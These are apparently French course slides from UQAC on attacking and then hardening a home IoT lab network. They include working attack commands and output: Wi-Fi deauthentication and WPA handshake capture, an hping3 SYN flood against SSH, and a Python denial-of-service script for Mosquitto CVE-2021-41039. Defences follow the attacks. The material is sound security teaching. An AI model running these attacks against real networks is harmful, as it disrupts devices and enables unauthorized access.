UQAC
Université du Québec
à Chicoutimi

Analyse et renforcement de la sécurité d'un réseau IoT domestique

8INF917 - Hiver 2025

Eliséo Chaussoy, Thomas Fridblatt, Clément Mary

Table des matières

1 Introduction

2 Wifi

3 SSH

4 MQTT

5 CoAP

6 Conclusion


1

Introduction


Présentation du projet

1 – Contexte

- Augmentation rapide du nombre d'appareils IOT



- En parallèle, de plus en plus de cyber attaques ciblent l'IoT



1 – Notre projet

Démonstration des lacunes courantes dans l'implémentation des infrastructures IoT domestiques

3 étapes

mise en place du réseau domestique → analyse de ce réseau et attaque sur celui-ci → Correctifs à réaliser pour améliorer au moins un peu la sécurité du réseau

1 – Ce que nous avons fait / n’avons pas pu faire

Ce que nous avons fait	Ce que nous n’avons pas fait
WiFi	BLE
SSH	LoraWan
MQTT	Caméra WiFi
CoAP	

1 – Scénario

- Une personne a installé chez lui un petit réseau IoT domestique comportant trois capteurs, un de température, un de son et un détecteur de présence. Les capteurs sont sur le wifi et communiquent soit par MQTT, soit par CoAP.

- L’installation est manuelle et comporte de nombreuses failles.

- Nous nous mettons dans le rôle de quelqu’un souhaitant trouver les failles pour améliorer la sécurité de l’infrastructure.


2
WiFi

2 – Contexte

- Raspberry pi connectée en Wifi over SSH

2 – Théorie de l’attaque

- Désauthentification
- Reconnexion
- Récupération du **handshake WPA**



2 – En pratique


```
┌──(fyne㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 10 -a C0:EE:FB:E0:01:E2 -c B8:27:EB:E7:39:88 wlan0

19:16:08  Waiting for beacon frame (BSSID: C0:EE:FB:E0:01:E2) on channel 6
19:16:08  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:E7:39:88] [11| 8 ACKs]
19:16:09  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:E7:39:88] [16|29 ACKs]
19:16:09  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:E7:39:88] [15|29 ACKs]
19:16:11  Sending 64 directed DeAuth (code 7). STMAC: [B8:27:EB:E7:39:88] [28|32 ACKs]
```

Désauthentification forcée de la Raspberry pi

```
CH  4 ][ Elapsed: 3 mins ][ 2025-04-04 17:15 ][ WPA handshake: C0:EE:FB:E0:01:E2

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 C0:EE:FB:E0:01:E2  -31  26      347       10    0   4  180   WPA2 CCMP   PSK  IoT

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 C0:EE:FB:E0:01:E2  C8:58:C0:9C:8A:1A  -34    0 - 6e     0        8
 C0:EE:FB:E0:01:E2  B8:27:EB:E7:39:88  -23    1e- 1e     0      737  EAPOL
Quitting ...
```

Récupération du handshake WPA

2 – En pratique



Récupération du mot de passe par force brute

2 – Les contre mesures

1. **La solution basique**

- Mot de passe robuste

- Pas dans un dictionnaire connu (rockyou)

2. **La solution (trop) avancée**

- Utiliser un serveur RADIUS
- Vraiment nécessaire ?


3

SSH

3 – Contexte

- Même contexte : Raspberry pi connectée en Wifi over SSH

3 – Explication de l’attaque



3 – Résultat de l’attaque

```
┌──(fyne㉿kali)-[~]
└─$ sudo hping3 -S -p 22 --flood 192.168.43.83
HPING 192.168.43.83 (eth0 192.168.43.83): S set, 40 headers + 0 data bytes
```

Envoi massif de requête SYN

```
cleme@raspberrypi:~ $ ping gooclient_loop: send disconnect: Connection reset

C:\Users\cleme>ssh cleme@raspberrypi
ssh: Could not resolve hostname raspberrypi: H\303\264te inconnu.
```

Déconnexion de SSH

3 – Contre mesures testées

1. **Activation des SYN cookies**

- Protection native du noyau LINUX
- Gestion de cookies cryptographiques pour valider les demandes légitimes
- Efficacité **faible**

2. **Règles de pare-feu**


- Utilisation de iptables
- Limite le nombre de requête reçues
- Efficacité **modérée**

```
iptables -A INPUT -p tcp --syn -m limit --limit 1/s --limit-
burst 3 -j ACCEPT
iptables -A INPUT -p tcp --syn -j DROP
```

4

MQTT

4 – Schéma de l’architecture



Broker MQTT : **Mosquitto**

Application **MyMQTT**

4 – Faille à exploiter

- **CVE-2021-41039**
  « In versions 1.6 to 2.0.11 of Eclipse Mosquitto, an MQTT v5 client connecting with **a large number of user-property properties** could cause **excessive CPU usage**, leading to a **loss of performance** and possible **denial of service**. » Source CVE : https://nvd.nist.gov/vuln/detail/CVE-2021-41039

```
# Configuration du client MQTT
client = mqtt.Client(
    callback_api_version=mqtt.CallbackAPIVersion.VERSION2,
    protocol=mqtt.MQTTv5
)

# Création des propriétés utilisateur pour le paquet CONNECT
properties = mqtt.Properties(mqtt.PacketTypes.CONNECT)
for _ in range(10000):  # Ajouter 10000 propriétés
utilisateur
    properties.UserProperty = ('key', 'A' * 50)

# Connexion au broker Mosquitto
client.connect("raspberrypi", 1883, properties=properties)
```

4 – Résultat

- **20 scripts** lancés en simultané
- **10 000 propriétés** par scripts

```
┌──(fyne㉿kali)-[~]
└─$ for i in {1..20}; do python3 mqtt_dos.py & done
[2] 5444
[3] 5445
[4] 5446
[5] 5447
[6] 5448
[7] 5449
[8] 5450
[9] 5451
[10] 5452
[11] 5453
[12] 5454
[13] 5455
[14] 5456
[15] 5457
[16] 5458
[17] 5459
[18] 5460
[19] 5461
[20] 5462
[21] 5463
```

Lancement des 20 scripts

```
  Main   I/O
    PID USER      PRI  NI  VIRT   RES   SHR S  CPU%▽MEM%   TIME+  Command
    582 mosquitto  20   0 28444 18452  6400 R  30.6  2.0  0:01.40 /usr/sbin/mosquitto -c /etc/mosquitto/mosquitto.conf
```

Pic à **30% d'utilisation de CPU**

4 – Recommandations

- CVE corrigée pour mosquitto > 2.0.11

